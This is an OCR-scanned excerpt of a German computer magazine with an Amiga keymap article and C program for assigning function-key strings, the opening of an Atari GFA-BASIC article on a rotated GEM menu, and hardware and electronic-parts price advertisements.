– Die HiKeyMap hält für jede Taste vier Bytes bereit, die entweder vier ASCII-Zeichen entsprechen, die der Tastendruck mit den in der HiKeyMapTypes-Tabelle festgelegten Qualifiern produzieren soll, *oder* eine Adresse darstellen, unter der

Tabellen-Wust

Den einfachsten Aufbau haben die zuletzt genannten Tabellen. HiCapsable besteht aus acht Bytes; zu einer Taste gehört je ein Bit. Bit 0 des ersten Bytes steht für die Taste mit dem Code 40h, Bit 1 für 41h und so weiter. Ist ein Bit gesetzt, wirkt Caps-Lock auf die zugehörige Taste, als wäre die Shift-Taste gedrückt. Bei den Ziffern- und Funktionstasten sollte man sie nicht setzen.

Der Aufbau der HiRepeatable-Tabelle ist identisch.

Etwas komplizierter ist dagegen die HiKeyMapTypes-Tabelle, die 64 Bytes enthält; jedes Byte steht für den 'Typ' einer Taste. Anhand dieser acht Bits entscheidet das Console-Device, ob auf einen Tastendruck hin nur ein einzelnes Byte oder ein String ausgegeben werden soll und welche Qualifier einen Tastendruck bei der Interpretation beeinflussen.

Mögliche Qualifier sind Shift, Alt, Control und kein Qualifier. Dafür stehen die in der Datei 'devices/keymap.h' definierten Bitmasken KCF_SHIFT, KCF_ALT, KCF_CONTROL und KC_NOQUAL. Möchte man bei einer Taste festlegen, daß sie mit Shift und Control reagieren soll, kann das so geschehen:

```
keymap->HiKeyMapTypes[x] = KCF_SHIFT | KCF_CONTROL;
```

Mit diesem Programm kann man jede Funktionstaste mit zwei Floskeln belegen – besonders nützlich als Makro-Ersatz im DOS-Editor 'ed'.

Um nun zu klären, wie der Typ einer Taste sich auf die zurückgegebenen Buchstaben auswirkt, sollte man den Aufbau der HiKeyMap-Tabelle kennen:

Sie hält für jede Taste vier Bytes bereit. Ist die zugehörige Taste nicht vom Typ KCF_STRING, steht das erste Byte für den Buchstaben, der beim Drücken mit zwei Qualifiern zurückgeliefert wird, das zweite und dritte jeweils für die Betätigung mit einem Qualifier und das letzte beim Drücken ohne Hilfstasten. Da drei Qualifier zur Auswahl stehen, muß man sich also entscheiden, welche zwei zulässig sind. Alle drei (Shift, Alt und Control) kann man auf diese Art und Weise nicht nutzen.

Eine Ausnahme bilden die sogenannten Vanillakeys. In der Regel handelt es sich hierbei um die Tasten, die Zeichen zwischen 'A' und 'Z' zurückliefern. Bei ihnen wird zusätzlich zu den in der Tabelle aufgeführten Kombinationen auch die Control-Taste ausgewertet, indem die Kombination 'Control-Taste' die Ausgabe des vierten Bytes, jedoch mit gelöschtem 5. und 6. Bit, bewirkt. Man erhält also die üblichen Werte der Control-Codes für Ctrl-A = 1 ... Ctrl-Z = 26.

Hat man dagegen eine Taste als vom Typ KCF_STRING festgelegt, bilden die vier Bytes eine Langwort-Adresse, die auf eine String-Tabelle zeigt, die wiederum einen ganz eigentümlichen Aufbau hat. Je nachdem wie viele Qualifier erlaubt sind, ist die Tabelle ein, zwei, vier oder acht Einträge lang. In diesem Fall können also alle möglichen Kombinationen von Shift, Alt und Control genutzt werden.

Zu Beginn der Tabelle findet sich für jeden String ein String-Deskriptor, der aus zwei Bytes besteht. Das erste Byte beinhaltet die Länge des Strings, das zweite gibt die Entfernung zwischen dem Anfang dieser String-Tabelle und dem Beginn des Strings an. Über diesen Offset greift das Console-Device auf einen String zu.


Da die Längenangabe und der Offset jeweils nur in einem Byte abgelegt werden, kann ein String nie länger als 255 Zeichen werden und dessen Anfang nicht weiter als 255 Byte vom Tabellenanfang entfernt stehen.

Tasten selbstbelegt

Um einen Zeiger auf die momentan gültige Keymap zu erhalten oder eine eigene Keymap dem Betriebssystem bekannt zu machen, gibt es die Funktionen 'SetKeyMap()' und 'AskKeyMap()'. AskKeyMap() liefert ei-

	erlaubte Qualifier	Qualifier-Kombination für ein einzelnes Byte			
		Byte 0	Byte 1	Byte 2	Byte 3
1	NOQUAL	-	-	-	allein
2	SHIFT	-	-	Shift	allein
3	ALT	-	-	Alt	allein
4	CONTROL	-	-	Control	allein
5	ALT, SHIFT	Shift+Alt	Alt	Shift	allein
6	CONTROL, ALT	Control+Alt	Control	Alt	allein
7	SHIFT, CONTROL	Control+Shift	Control	Shift	allein
8	VANILLA	Shift+Alt	Alt	Shift	allein

Für jede Taste kann man getrennt festlegen, mit welchen Shift-Tasten (Qualifier) sie welche Wirkung zeigen soll.



nen Zeiger auf eine Kopie der Keymap-Struktur zurück. SetKeyMap() hingegen ersetzt die momentan gültige Belegung durch die als Parameter angegebene Keymap-Struktur.

Möchte man Änderungen an der Keymap oder der Tastaturbelegung durchführen, so gibt es je nach Anforderung zwei verschiedene Wege:

Entweder ändert man die Belegung einzelner Tasten, indem man die Adressen der gewünschten Tasten bestimmt und einfach neue Bytes hineinschreibt. Oder ein Programm fordert mittels AskKeyMap() eine Kopie der gültigen Keymap an, erstellt alle Tabellen neu, biegt die Zeiger auf die neuen Tabellen um und bindet die neue Belegung mit SetKeyMap() in das Betriebssystem ein.

Die erste Vorgehensweise hat zwei Vorteile: Man spart Speicherplatz, da nur veränderte String-Deskriptoren und neue Strings zusätzlichen Speicherplatz belegen, nicht aber die bereits initialisierten Tabellen der Keymap. Zweitens gilt die veränderte Belegung auch für alle bereits eröffneten Fenster. Allerdings macht ein Aufruf des DOS-Kommandos 'setmap' diese Belegung nicht rückgängig, da es eine Tastaturbelegung nur einmal in den Speicher lädt und bei nochmaligem Aufruf nur einen Zeiger auf die bereits im RAM befindliche Keymap umbiegt.

Bei der zweiten Methode bleibt diese Möglichkeit erhalten. Dafür gilt die neue Belegung erst für alle neu eröffneten Fenster, und sie braucht auch mehr Speicherplatz, da sich zwei vollständige Keymaps mit allen Tabellen im Speicher befinden.

Programmierbar

Deswegen wurde bei dem folgenden Programmbeispiel der erste Weg beschritten. Das Programm 'taste' kann für jede Funktionstaste zwei Strings anlegen, die jeweils direkt und über die Shift-Taste erreichbar sind. Da das Programm ausreichend kommentiert ist, sollen nur einige wichtige Stellen erläutert werden:

Zum Öffnen des Console-Device muß man ein Fenster als Parameter angeben. Das CLI-Window läßt sich dazu aber nicht mißbrauchen, da nach dem Schließen des Console-Device keine Tasten mehr ausgewertet werden. Aus diesem Grund öffnet 'taste' zu Beginn ein Fenster, das den Typ 'backdrop borderless' hat. Dieses Fenster kann man nicht sehen.

Da einige Einträge der Hi- und der LoKeymap Adressen darstellen, muß die Keymap immer an geraden Speicherstellen beginnen, anderenfalls setzt es einen Guru (System-Absturz). Benutzt man beim Reservieren des Speichers die Funktion AllocMem(), braucht man sich darum nicht zu kümmern, da AllocMem() diese Arbeit übernimmt.

Das RAM für die Strings muß mit AllocMem() angefordert werden, da Speicherbereiche, die mit malloc() (in C) oder ALLOCATE() (in Modula 2) reserviert werden, am Ende des Programms automatisch an das System zurückgehen.

Beim Kompilieren mit dem Aztec-C-Compiler sollte unbedingt die Option '+p' benutzt werden, da das Programm sonst beim Öffnen des Fensters abstürzt. (dg)

```
/* taste -> AUFRUF: taste Fxx [string1 [string2]]
   taste legt einen oder zwei Strings auf die mit "Fxx" (x E [1..10])
         angegebene Taste. Fehlen die Strings, wird der Original-
         Zustand wiederhergestellt. */

#include "exec/io.h"
#include "exec/ports.h"
#include "exec/memory.h"
#include "devices/keymap.h"
#include "devices/console.h"
#include "intuition/intuitionbase.h"

struct IOStdReq *conwrite;
struct Port *conport;
struct IntuitionBase *IntuitionBase;

extern APTR AllocMem();
extern struct IntuitionBase *OpenLibrary();
extern struct IOStdReq *CreateStdIO();
extern struct Port *CreatePort();

/* es wird ein Window benötigt, um das Console-Device zu öffnen
   da es vom Typ BACKDROP BORDERLESS ist, kann man es aber nicht
   sehen */
struct NewWindow nw =
{ 10,10,20,20,(BYTE)2,(BYTE)3,0L,SMART_REFRESH|BACKDROP|
  BORDERLESS,0L,0L,0L,0L,0L,0,0,0,0,WBENCHSCREEN
};

char F1[80] = { 1,1,1,1 } ; /* damit keine Null die strcpy-
                  Funktion fälschlicherweise beendet */

char Fx[]  = { 3,        /* Länge String ohne SHIFT */
               4,        /* Abstand Stringanfang - F1 */
               4,        /* Länge String mit SHIFT */
               7,        /* Abstand Stringanfang - F1 */
              0x9B,'0','~',      /* erster  String: "ESC[0~"  */
              0x9B,'1','0','~'   /* zweiter String: "ESC[10~" */
             };                  /* das sind die Default-Werte*/

char *stringspace;          /* Zeiger auf Platz für Texte */

struct Window *w;       /* Pointer auf eine Window-Struktur */
extern struct Window *OpenWindow();

struct KeyMap *mymap;              /* Zeiger auf eine Keymap */

int                         /* AskKeyMap() erfragt eine Keymap */
AskKeyMap(request,keymap)   /* und bekommt einen Zeiger auf */
struct IOStdReq *request;   /* eine Kopie der KeyMap zurück. */
struct KeyMap *keymap;
{
   int error;          /* error = zum Einlesen eines Fehlers */
   request->io_Command = (UWORD) CD_ASKKEYMAP;
   request->io_Length  = (ULONG) sizeof(struct KeyMap);
   request->io_Data    = (APTR)  keymap;
   DoIO(request);                /* abschicken + warten */
   error = request->io_Error;    /* Fehler abfragen */
   if (error)                    /* mißlungen ? */
      return(FALSE);             /* dann FALSE zurückgeben */
   else                          /* sonst */
      return(TRUE);              /* TRUE returnieren */
}

main(argc,argv)         /* Hauptprogramm */
int argc;               /* Anzahl Parameter */
char *argv[];           /* Stringfeld mit Parametern */
{
    SHORT error;        /* error = Fehlernummer */
    int FNum;           /* FNum  = Funktionstastennummer */

    /* Parameter-Check */
    if (argc == 1 || (argc==2 && *argv[1] == '?'))
    { printf("Aufruf %s Fx [ohne SHIFT] [mit SHIFT]\n",argv[0]);
      exit(0);      /* Meldung ausgeben und Programm beenden */
    }
```

```
    /* Funktionstaste und deren Tastencode bestimmen */
    sscanf(argv[1]+1,"%d",&FNum);
    if (FNum < 1 || FNum > 10)   /* Nummer falsch ? */
    | printf("Funktionstaste existiert nicht\n");
      exit(21);   /* Meldung ausgeben und Programm beenden */
    |
    FNum += 15;   /* Code der Funktionstaste speichern */

    /* Vorbereitungen zum Öffnen eines Windows
       und des Console-Device */
    conport  = CreatePort(0L,0L);
    conwrite = CreateStdIO(conport);
    IntuitionBase = OpenLibrary("intuition.library",0L);

    if (conwrite == 0L) /* Fehler bei der Vorbereitung ? */
    | if (conport != 0L)                /* Port kreiert ? */
        DeletePort(conport);             /* dann löschen */
      printf("Port oder IO geht nicht auf\n");
                  /* Meldung ausgeben und Programm beenden */
      exit(20);
    |

    w = OpenWindow(&nw);     /* unsichtbares Window eröffnen */
    if (w == 0L)                        /* ging nicht auf ? */
    | DeleteStdIO(conwrite);             /* Request löschen */
      DeletePort(conport);               /* Port löschen */
      printf("Window geht nicht auf\n");/* Meldung ausgeben */
      exit(21);                         /* Programm verlassen */
    |

    /* Device eröffnen */
    conwrite->io_Data   = (APTR)  w;      /* Window eintragen */
    conwrite->io_Length = (ULONG) sizeof(*w);
    error = OpenDevice("console.device",0,conwrite,0);

    if (error)  /* wenn nicht gelungen */
    | DeleteStdIO(conwrite);              /* Request löschen */
      DeletePort(conport);                /* Port löschen */
      CloseWindow(w);                     /* Window schließen */
      printf("Device geht nicht auf\n"); /* Meldung ausgeben */
      exit(21);                          /* Programm beenden */
    |

    /* Speicher für die KeyMap besorgen */
    mymap = (struct KeyMap *)AllocMem((long) sizeof(*mymap),
                                      MEMF_PUBLIC);
    AskKeyMap(conwrite,mymap);            /* KeyMap holen */

    stringspace = (char *)AllocMem((long)sizeof(F1),MEMF_PUBLIC);

    if (argc == 2)   /* wenn die Original-Belegung hergestellt
                        werden soll */
    | Fx[5] = (BYTE)(FNum+32); /* richtige Nummern eintragen */
      Fx[9] = Fx[5];
      /* in die Stringtabelle kopieren */
      strncpy(stringspace,Fx,sizeof(Fx));
      /* Taste reagiert nur auf SHIFT */
      mymap->km_HiKeyMapTypes[FNum] =
        (BYTE)(KCF_SHIFT|KCF_STRING);
    |
    else              /* sonst */
    | F1[0] = (BYTE)strlen(argv[2]);      /* Länge eintragen */
      F1[1] = (BYTE)4;                    /* Offset eintragen */
      strncpy(F1+4,argv[2],(int)F1[0]);   /* String kopieren */
      if (argc == 4)  /* wenn zwei Strings angegeben wurden */
      | F1[2] = (BYTE)strlen(argv[3]);    /* Länge 2. Strings */
        F1[3] = (BYTE)(4 + F1[0]);        /* Offset festlegen */
        strncpy(F1+4+F1[0],argv[3],(int)F1[2]); /* kopieren */
        /* Typ festlegen: Mit und ohne SHIFT */
        mymap->km_HiKeyMapTypes[FNum] =
          (BYTE)(KCF_SHIFT|KCF_STRING);
      |
      else            /* sonst */
        /* Typ festlegen: Nur ohne irgendwelche Qualifier */
        mymap->km_HiKeyMapTypes[FNum] = (BYTE)(KCF_STRING);

      /* fertige Tabelle an den besorgten Platz kopieren */
      strncpy(stringspace,F1,sizeof(F1));
    |

    /* Zeiger in der HiKeyMap auf die Stringtabelle umbiegen */
    mymap->km_HiKeyMap[FNum]      = (ULONG)stringspace;

    /* System aufräumen */
    FreeMem(mymap,(long)sizeof(*mymap));  /* KeyMap freigeben */
    CloseDevice(conwrite);                /* Device schließen */
    DeleteStdIO(conwrite);                /* Request löschen */
    DeletePort(conport);                  /* Port löschen */
    CloseWindow(w);                       /* Window schließen */
|                                         /* das wars !!*/
```

Die Keymap ist eine Sammlung von acht Zeigern, die auf verschiedene Tabellen zeigen. ct

Der AT-Spezialist 12.5 MHz max. 4 MB RAM on Board

SOFORT LIEFERBAR

OSIS-AT-Profi-System 12,5 MHz:

Taktrate 12,5/10/8 MHz umschaltbar über Schlüsselschalter am Gehäuse,
PHÖNIX BIOS,
Mainboard mit 512 KB RAM bestückt,
RAM-Speicher aufrüstbar auf **1MB / 2MB / 4MB** on Board,
NEC Diskettenlaufwerk 1,2MB/360KB,
FDD oder FDD/HDD Controller,
Steckplätze für 8 lange Zusatzkarten,
Gehäuse mit Platz für 5 x SlimLine Laufwerke,
Tastatur AT 102 Tasten mit voll kompatiblen Layout,
200-W-Netzteil mit rauscharmen Lüfter,
OSIS-SETUP zum Einbinden von 3,5" Diskettenlaufwerken,
ausführliches deutsches Handbuch

Stellen Sie sich Ihr eigenes Wunsch-System mit folgenden Erweiterungen zusammen:

- Monochrome Grafik/Printer Karte
- OSIS EGA Karte 800*600
- VIDEO-7 VEGA VGA Karte
- **1,44MB 3,5"** YEH-DATA Diskettenlaufwerk mit 5,25" Einbaurahmen
- **720KB 3,5"** YEH-DATA Diskettenlaufwerk mit 5,25" Einbaurahmen
- OSIS AT-IOSA Karte mit 1*parallel, 1*Game, 1*seriell
- OSIS AT-IOSA Karte mit 1*parallel, 1*Game, 2*seriell
- SEAGATE ST225, 20MB, 65ms
- SEAGATE ST125, 20MB, 36ms
- SEAGATE ST251, 40MB, 36ms
- MICROPOLIS W1335, 70MB, 28ms
- ADI Monitor DM-14 + 14" bernstein
- NEC Multisync GS 14" Graustufen
- NEC Multisync II 14" Farbbildschirm

Weitere Monitore, Laufwerke, Drucker und Zusatzkarten auf Anfrage oder in unserem AT-System-Info.

NEU BRANDAKTUELL! **80386 mit 25MHz Takt im Tower-Case.** Für höchste Geschwindigkeitsanforderungen!

PREISE? Immer aktuell unter: **0 23 03/17 58**


Ihnen steht das RWL-Team aus Hardware-, Software- und Service-Spezialisten zur Verfügung. Rufen Sie uns an und lassen Sie sich ausführlich beraten.

Fordern Sie unser kostenloses AT-System-Info an!

RWL Computersysteme
Rungeler & Wiggerich-Langhans GmbH

Höingstraße 7, 4750 Unna
Telefon (0 23 03) 17 58
Telex 8227764 osis d
Ihr Ansprechpartner: Herr Schlüter

Technische Änderungen vorbehalten. Zwischenverkauf vorbehalten. Lieferbedingungen auf Anfrage.



GEM quer

Um 90° gedrehte Menüumgebung

Martin A. Wielebinski

Besucher der CeBIT konnten an zwei Messeständen einen Trend beobachten. Ein auf die Seite gestellter monochromer Atari-Bildschirm entlockte vielen ein 'Oh, ein Ganzseitenmonitor . . .?' und nach dem Überraschungseffekt ein '. . . wie machen die das?'. Es gibt sicher verschiedene Wege, das Bild kentern zu lassen. Wir zeigen in diesem Beitrag eine Lösung in GFA-BASIC, die leicht für eigene Zwecke weiterentwickelt werden kann.

Den gekippten Bildschirm 'Ganzseitenmonitor' zu nennen, ist wohl etwas hoch gegriffen. Die neue Grafikauflösung beträgt 400 × 640 Pixel, mithin nicht mehr als der ST-Monitor schon immer zu leisten vermochte, nur im verdrehten Format. In gut lesbarer Schrift lassen sich in dieser Betriebsweise 64 Zeilen mit 50 Zeichen darstellen, für echte Ganzseitenanzeige wären mikroskopische Zeichensätze nötig.

Ein sicherlich brauchbares Rüstzeug für solche Anwendungen ist eine Menüumgebung, die GEM so nahe wie möglich kommt. Bei der hier gezeigten Software in GFA-BASIC mit einem unumgänglichen Assembler-Patch handelt es sich nicht um einen GEM-Treiber für das neue Bildschirmformat, sondern um eine GEM-Nachbildung, die äußerlich dem Vorbild gleicht. Die Programmroutinen verwalten eine quergelegte Menüleiste, können Alarmboxen ausgeben und ermöglichen eine Textausgabe, ähnlich wie mit dem Befehl Print.

Vektor-Schmuggel

Der bereits angesprochene Assembler-Patch ist eine Routine, die in den Maus-Interrupt des Tastaturprozessors eingeschmuggelt wird und dort die x- und y-Werte vertauscht; der y-Wert muß zudem noch negiert werden. Dies ist notwendig, um die Maus auch weiterhin wie gewohnt benutzen zu können, da sich die Achsen durch das Drehen des Monitors vertauschen. Die Routine holt sich die Adresse des Mausvektors über die XBIOS-Funktion 34 und verbiegt ihn auf eine neue Adresse, wo die Vertauschung vorgenommen wird. Danach geht es in der Originalroutine weiter, die den Mauszeiger auf dem Schirm darstellt.

Beim Vertauschen brauchen keine Maßstäbe berücksichtigt zu werden, da GEM die Maus in der relativen Betriebsart benutzt. In diesem Modus werden alle Mausbewegungen direkt übermittelt, die Verwaltung der Bildschirmposition erledigt GEM.

Der in den DATA-Zeilen ab Maus_asm abgelegte Assembler-Patch wird in GFA-BASIC von der Prozedur Maus_init an einen festen Speicherplatz befördert, der über die Malloc-Funktion GEMDOS $48 ermittelt wird (GFA-BASIC läßt immer mehrere KByte frei, von denen VDI und AES bis zu 2 K benötigen). Mit zwei Dummy-Werten läßt sich eine Mehrfach-Initialisierung vermeiden. Nach der Initialisierung können die Prozeduren Maus_an und Maus_aus die Maus umschalten, und zwar stellt der Aufruf von Maus_aus den Originalvektor wieder her. Durch eine Prüfsumme sollte es beim Abtippen keine Probleme geben.

Ein wenig Vorsicht mit dem Maustreiber ist angebracht, da er im freien Speicherplatz liegt und den für den ST lebensnotwendigen Maus-Interrupt steuert. Deswegen wurden im Testprogramm die Anweisungen 'On Break Gosub' und 'On Error Gosub' eingebracht, um zu verhindern, daß man mit der verdrehten Maus in den normalen Programmiermodus kommt. Falls dies dennoch geschieht, können einige Kommandos einen kompletten Systemabsturz verursachen.

Pull-left-Menü

Das Menü wird, wie in GFA-BASIC üblich, in DATA-Zeilen aufgebaut. Vor einem neuen Menüleisteneintrag steht ein Leer-String, als Abschluß des gesamten Menüs zwei von der Sorte. Der Größenausgleich mit zwei Blanks vor und hinter dem Text wird vom Programm erledigt. Eine kleine Abweichung besteht noch darin, daß Menüzeilen, die aus einem Bindestrich bestehen, zu den typischen nicht wählbaren Zeilentrennern erweitert werden.

In GEM-Quer sind maximal 15 Menüleisten mit bis zu 34 Menüzeilen möglich. Das Programm überprüft jedoch, ob der rechte Rand durch eine Menübox überschritten wird, da dies zu unangenehmen Fehlern führen kann.

Die Initialisierung des Menüs erfolgt durch die Prozedur Init_menu, die hierbei den Bildschirm löscht und die Menüleiste mitsamt allen Pull-Down-Menüs ausgibt, um diese als Grafik-Boxen in einen String (Men$(1) bis Men$(15)) zu speichern. (Die Ausgabe der

URSEL HUCK ELECTRONIC-VERSAND
2087 BÖNNINGSTEDT · POSTFACH 1118
TEL. 040 / 556 77 04

NACHNAHMEVERSAND AB DM 30,- + VERSANDGEBÜHR
ERFÜLLUNGSORT BÖNNINGSTEDT
ZWISCHENVERKAUF VORBEHALTEN
KEIN LADENVERKAUF!

74 LS

00	0,25
01	0,30
02	0,25
03	0,30
04	0,25
05	0,30
06	1,10
07	1,10
08	0,35
09	0,30
10	0,30
11	0,30
12	0,30
13	0,30
14	0,40
15	0,30
20	0,30
21	0,30
26	0,30
27	0,30
28	0,30
30	0,30
32	0,30
33	0,30
37	0,30
38	0,30
40	0,35
42	0,55
47	0,90
48	1,10
49	1,10
51	0,30
54	0,35
55	0,35
63	1,70
73	0,50
74	0,40
75	0,45
76	0,45
78	0,50
83	0,55
85	0,65
86	0,40
90	0,60
91	0,60
92	0,60
93	0,60
95	0,55
96	0,80
107	0,45
109	0,45
112	0,45
113	0,45
114	0,45
122	0,45
123	0,80
125	0,45
126	0,45
132	0,40
133	0,30
136	0,30
137	0,65
138	0,50
139	0,55
145	0,95
147	1,55
148	1,20
151	0,55
152	0,55
153	0,55
154	1,45
155	0,55
156	0,55
157	0,55
158	0,55
160	0,75
161	0,75
162	0,75
163	0,75
164	0,75
165	1,25
166	0,55
168	0,55
169	0,55
170	0,55
171	0,65
173	0,65
174	0,55
175	0,55
181	1,95
183	1,75
190	0,55
191	0,55
192	0,55

74 LS

193	0,55
194	0,55
195	0,55
196	0,55
197	0,55
221	0,75
240	0,75
241	0,75
242	0,90
243	0,90
244	0,75
245	0,85
247	0,80
248	0,90
249	0,95
251	0,55
253	0,55
256	0,55
257	0,55
258	0,55
259	0,55
260	0,30
261	1,50
266	0,30
273	0,75
275	3,10
279	0,55
280	0,55
283	0,55
290	0,60
293	0,55
295	0,55
298	0,55
299	2,05
321	4,25
322	2,60
323	2,60
348	1,10
352	0,55
353	0,55
365	0,40
366	0,40
367	0,40
368	0,40
373	0,75
374	0,75
375	0,65
377	0,80
378	0,55
379	0,55
381	2,65
386	0,55
390	0,55
393	0,55
395	0,55
396	1,80
398	1,45
399	0,55
490	0,55
540	1,05
541	1,05
590	6,75
591	6,75
592	6,75
593	6,75
595	6,75
596	6,75
597	6,75
598	8,50
599	6,75
620	2,25
621	1,95
624	2,40
625	2,95
626	2,95
638	2,10
639	2,10
640	1,05
641	1,05
642	1,05
643	1,05
644	1,05
645	1,05
668	0,95
669	0,95
670	0,55
673	4,50
674	4,50
681	9,95
682	3,25
683	3,25
685	3,25
686	4,95
687	4,95

74 LS

688	3,45
689	3,45
690	3,25
691	3,25
692	3,25
693	3,25
696	3,25
697	3,25
698	3,25
699	3,25

74 ALS

00	0,70
01	0,70
02	0,70
03	0,70
04	0,70
05	0,70
08	0,70
09	0,70
10	0,70
11	0,70
15	0,90
20	0,70
21	0,70
22	0,70
27	0,70
28	0,70
30	0,70
32	0,70
33	0,70
37	0,70
38	0,70
40	0,70
74	0,90
86	0,90
109	0,90
112	0,90
113	0,90
114	0,90
133	1,00
137	1,05
138	1,05
151	1,20
153	1,20
157	1,55
158	1,35
160	1,25
161	1,25
162	1,25
163	1,25
168	1,75
169	1,95
174	1,25
175	1,25
190	1,45
191	1,45
192	1,45
193	1,25
240	1,65
241	1,65
242	1,65
243	1,65
244	1,65
245	2,20
251	1,20
253	1,20
257	1,20
258	1,20
259	2,35
273	1,75
373	1,65
374	1,65
540	1,85
541	1,65
573	1,75
574	1,75
640	1,85
641	1,85
642	1,85
643	1,85
644	1,85
645	1,85
804	2,10
805	2,10
808	2,10
832	2,10

74 HC

00	0,35
02	0,35
03	0,35
04	0,35
05	0,35
08	0,35
09	0,35
10	0,35
11	0,35
14	0,40
20	0,35
21	0,35
27	0,35
30	0,35
32	0,35
36	0,35
42	0,65
51	0,40
73	0,45
74	0,40
75	0,45
76	0,45
77	0,50
85	0,75
86	0,45
93	0,95
107	0,45
109	0,45
112	0,45
113	0,45
114	0,45
123	0,75
125	0,55
126	0,55
132	0,55
133	0,40
137	0,55
138	0,55
139	0,60
147	0,70
148	0,70
151	0,65
152	0,85
153	0,65
154	0,55
155	0,70
157	0,60
158	0,60
160	0,70
161	0,70
162	0,70
163	0,70
164	0,70
165	0,90
166	0,90
173	0,65
174	0,65
175	0,60
181	2,20
190	0,80
191	0,75
192	0,75
193	0,70
194	0,70
195	0,70
221	0,90
237	0,75
238	0,70
239	0,80
240	0,90
241	0,90
242	0,90
243	0,90
244	0,90
245	1,00
251	0,70
253	0,70
257	0,70
258	0,70
259	0,70
266	0,40
273	0,90
279	0,80
280	0,70
283	0,70
298	0,70
352	0,90
353	0,90
365	0,45
366	0,45
367	0,45
368	0,45
373	0,90
374	0,90
375	0,60
377	0,90
378	0,90

74 HC

379	0,90
386	0,45
390	0,70
393	0,70
540	1,05
541	1,05
573	1,05
574	1,05
623	1,65
640	1,05
643	1,05
645	5,50
4002	0,35
4016	1,00
4017	1,05
4020	1,05
4022	0,85
4024	0,85
4028	0,70
4040	1,05
4046	1,50
4049	0,60
4050	0,60
4051	1,20
4060	1,05
4061	1,05
4066	0,55
4072	0,40
4075	0,32
4078	0,35
4094	0,95
4511	1,05
4518	1,30
4520	1,05
4538	1,00
4543	0,90

75

150	1,95
154	2,50
160	11,50
161	11,50
188	0,55
189	0,55
451	0,80
452	0,80
453	0,80
454	0,80
460	2,25
461	3,05
462	3,05
463	2,25
464	2,05
466	2,95
467	2,95
468	2,95
469	3,95
477	3,25
494	2,75

AUSZUG aus 74 F

00	0,45
04	0,45
08	0,45
14	0,45
32	0,45
74	0,45
85	3,25
86	0,75
125	1,35
132	0,70
138	1,00
139	1,00
157	1,25
166	4,55
240	1,65
244	1,65
245	1,95
373	1,65
374	1,65

WEITERHIN PREISWERT
74 HCT
74 AS
74 S
C/M 40/45
74...

µP µP µP µP µP

2716-35	7,95
2716-45	7,60
2732-25	8,90
2764-25	6,50
27128-25	8,90
27256-25	9,90
27512-25	19,90
27C64-20	7,90
27C128-25	8,90
27C256-25	10,50
27C512-25	19,90
4116-20	2,60
4164-12	6,70
4164-15	5,95
41256-12	17,90
41256-15	17,70
43256-10	26,90
43256-12	23,90
6116C15	3,95
62256-10	26,90
62256-12	23,90
6501Q	19,90
6501AQ	23,50
6502	4,75
6502A	5,50
65C02	9,90
65C22-2	10,90
65C02-4	19,50
6504	4,30
6504A	7,50
6510A	13,50
6511Q	19,90
6511AQ	23,50
6520	2,95
6522	4,95
6522A	5,30
6526A	13,50
6532	5,30
6551	4,95
6551A	5,80
6569A	41,90
6581	25,50
6821	2,95
6845	5,75
6845B	5,95
68000-8	13,95
68000-10	17,50
68000-12	19,90
68010-8	48,50
68230-8	10,50
68661	14,50
68681	17,90
8052AH1.1	53,50
8085A	4,50
8088	6,90
8250A	7,75
8250B	7,95
ADC 0804	8,50
ADC 0808	14,90
AM 7910	34,95
AM 7911	33,90
AY-3-1015	7,80
